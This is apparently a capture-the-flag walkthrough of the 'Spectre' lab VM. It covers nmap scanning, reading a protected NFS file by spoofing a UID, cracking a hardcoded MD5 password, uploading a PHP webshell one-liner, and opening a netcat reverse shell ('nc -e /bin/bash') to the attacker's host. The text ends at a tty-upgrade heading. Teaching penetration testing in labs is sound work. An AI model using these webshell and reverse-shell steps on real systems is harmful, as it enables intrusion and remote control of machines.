
Spectre Walkthrough


Initial enumeration

As usual, we start by enumerating ports. A particularly good technique is first scanning all ports with a SYN or connect scan and then launching version and script scans on open ports only. This can save some time making it especially valuable if the network is not super fast.



```
root@kali:~/Desktop# nmap -sS -p- 192.168.0.74
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-30 03:31 EDT
Nmap scan report for 192.168.0.74
Host is up (0.00015s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
36633/tcp open  unknown
42037/tcp open  unknown
45815/tcp open  unknown
49781/tcp open  unknown
57291/tcp open  unknown
MAC Address: 08:00:27:FF:1C:D3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.82 seconds
```

Picture 1. Initial nmap results




```
root@kali:~/Desktop# nmap -sC -sV -p22,111,2049,36633,42037,45815,49781,572
91 192.168.0.74
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-30 03:35 EDT
Nmap scan report for 192.168.0.74
Host is up (0.00053s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 65:92:4e:ff:b1:b9:5e:6c:43:31:27:ca:4d:ad:e7:1e (RSA)
|   256 89:41:0c:2c:8e:7e:50:1f:0c:56:6c:fa:e5:61:87:a7 (ECDSA)
|_  256 63:ba:e9:bd:d5:c4:48:69:8c:fc:cf:e6:c7:0b:d6:26 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      41737/tcp6  mountd
|   100005  1,2,3      42037/tcp   mountd
|   100005  1,2,3      43025/udp6  mountd
|   100005  1,2,3      52758/udp   mountd
|   100021  1,3,4      33737/tcp6  nlockmgr
|   100021  1,3,4      36633/tcp   nlockmgr
|   100021  1,3,4      46382/udp   nlockmgr
|   100021  1,3,4      58149/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
36633/tcp open  nlockmgr 1-4 (RPC #100021)
42037/tcp open  mountd   1-3 (RPC #100005)
45815/tcp open  mountd   1-3 (RPC #100005)
49781/tcp open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Halloween Costume Contest
57291/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:FF:1C:D3 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.09 seconds
```

Picture 2. Version scanning open ports

There are a number of open ports. Rpcbind is usually not very promising, we leave it for last if nothing else can be found. SSH, trying a couple of simple passwords might be worth a shot, but without a username and a relatively new version, this also seems unlikely. Lockmanager and the mount daemons are helper functionality for NFS interacting with them separately also does not sound very exciting. With the thorough scanning we were, however, able to find a webserver on a higher port. Visiting the webpage prompts us for a password, which we do not have at the moment. Best practice is to launch some content enumeration tool and while it runs, interact with NFS.

Playing with NFS


In NFS we can see that there is a a share exported to our network segment and we are able to mount it.



```
root@kali:~/Desktop# showmount -e 192.168.0.74
Export list for 192.168.0.74:
/mnt/dev *
root@kali:~/Desktop# mount -t nfs 192.168.0.74:/mnt/dev /mnt
root@kali:~/Desktop# ls -la /mnt
total 16
drwxrwxrwx  2 1001 root 4096 Nov  2 10:53 .
drwxr-xr-x 18 root root 4096 Mar  4 08:02 ..
-rw-------  1 1001 1001 3045 Nov  2 10:47 index.php
-rw-r--r--  1 1001 1001  153 Nov  2 10:53 notes.txt
```

Picture 3. Contents of the mounted remote share

We have read privilege on a text file, which holds no valuable information except for hinting that index.php might actually be the source file of the webserver we discovered, but index.php is not readable for us. However, the owner of the file is identified by the user id 1001 and with a little trick we can bypass the permissions. It is possible to create a new user with this userid locally and open the file as that user.




```
root@kali:~/Desktop# cd /mnt
root@kali:/mnt# cat index.php
cat: index.php: Permission denied
root@kali:/mnt# useradd -u 1001 bob
root@kali:/mnt# su bob
$ cat index.php
<html lang = "en">

   <head>
      <title>Halloween Costume Contest</title>
      <link href = "css/bootstrap.min.css" rel = "stylesheet">
```

Picture 4. Getting access to index.php

Getting the password to the website


Now that we can read the file we can look at its contents. It is fairly easy to see that probably this is in fact the source file for the website on the higher port. Most interestingly we can see that it utilizes hardcoded credentials, the username **phantom** and an md5 hash, to be precise.



```
if (isset($_GET['login']) && !empty($_GET['username'])
    && !empty($_GET['password'])) {

    if ($_GET['username'] == 'phantom' &&
        md5($_GET['password']) == '4c4999ac17adcef1a5a75fab71e5c857') {
      echo "Login Successful!\n";
      include "success.php";
```

Picture 5. The credentials in index.php


Now we want to try and restore the password. There are a number of different ways to do this. We can copy the digest into a file and launch John The Ripper against it using rockyou.txt for example and specifying raw-MD5 as the hash format.



```
root@kali:~/Documents# john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.tx
t hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 32/32])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
invisible        (?)
1g 0:00:00:00 DONE (2020-03-30 04:05) 100.0g/s 1152Kp/s 1152Kc/s 1152KC/s merda..snuffy
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords relia
bly
Session completed
```

Picture 6. Cracking the hash with John

However, simpler methods also work, such as checking the hash against online databases.




Hash: 4c4999ac17adcef1a5a75fab71e5c857
Type: auto

Result:
invisible

Picture 6. Searching for the hash on cmd5.org

In fact, straight up googling for the digest leads us to what we are looking for.



4c4999ac17adcef1a5a75fab71e5c857

Nagyjából 95 találat (0,36 másodperc)

hashtoolkit.com › decrypt-md5-hash › 4c4999ac17ad...


Best MD5 Password Decrypter - Hash Toolkit ...

Decrypt md5 Hash Results for: **4c4999ac17adcef1a5a75fab71e5c857**. Algorithm, Hash, Decrypted. md5, **4c4999ac17adcef1a5a75fab71e5c857**, invisible ...

Picture 7. Finding the password by googling the hash

Interacting with the website

Now that we have a username and a password we can log in to the website and interact with it. We are greeted with a page that tells us to submit an image for the Halloween costume contest. With file uploads the first idea is always whether we can upload a shell. We know the website uses php so uploading a php shell could potentially lead to code execution. What is extremely important is to identify where the submissions are uploaded. If we were thorough our web content enumeration has already been running for some time now. Using dirb with the wordlist big.txt for example reveals an additional directory that is listable.



```
root@kali:~/Documents# dirb http://192.168.0.74:49781 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 30 04:21:53 2020
URL_BASE: http://192.168.0.74:49781/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.0.74:49781/ ----
==> DIRECTORY: http://192.168.0.74:49781/costumes/
+ http://192.168.0.74:49781/server-status (CODE:403|SIZE:280)

---- Entering directory: http://192.168.0.74:49781/costumes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Mar 30 04:22:06 2020
DOWNLOADED: 20458 - FOUND: 1
```

Picture 8. Finding the costumes directory


In this directory we can see that costume submissions are stored so chances are if we upload something it is going to end up here. Time to create shell.php.

Uploading a shell

The next exercise is to write the code we want the webserver to run, upload it and call it directly, now that we know where it is uploaded to. To create such a file there are multiple options.

- We can write our own webshell
- We can write our own reverse shell
- We can use somebody else's webshell
- We can use somebody else's reverse shell
- Anything else that sounds like a good idea to do

When writing your own, usually simple is best, a oneliner like **<?php echo shell_exec($_GET['cmd']) ?>** can get the job done. If you do not trust your coding skills, there an abundance of resources out there, such as https://github.com/pentestmonkey/php-reverse-shell, a popular reverse shell example. With either of these choices, since there is no file upload filter in place whatsoever, we should be able to get our shell on the server and call it.




```
192.168.0.74:49781/costumes/cmd.php?cmd=whoami
www-data
```

Picture 9. Running code as www-data via an uploaded webshell

Getting a system shell

If you uploaded a reverse shell payload right away, you can catch a reverse shell with your listener, however sometimes this is not possible immediately. If you have a webshell you can try and use a number of commands to get a system shell through it. In all cases you want to set up a listener before issuing the command. In my case, the uploaded webshell took an input GET parameter, so I visited http://192.168.0.74/costumes/cmd.php?cmd=nc -nv 192.168.0.70 -e /bin/bash and got a shell back.



```
root@kali:~# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.0.70] from (UNKNOWN) [192.168.0.74] 49284
whoami
www-data
```

Picture 10. Catching the shell

Upgrading to a full tty (this part is optional)

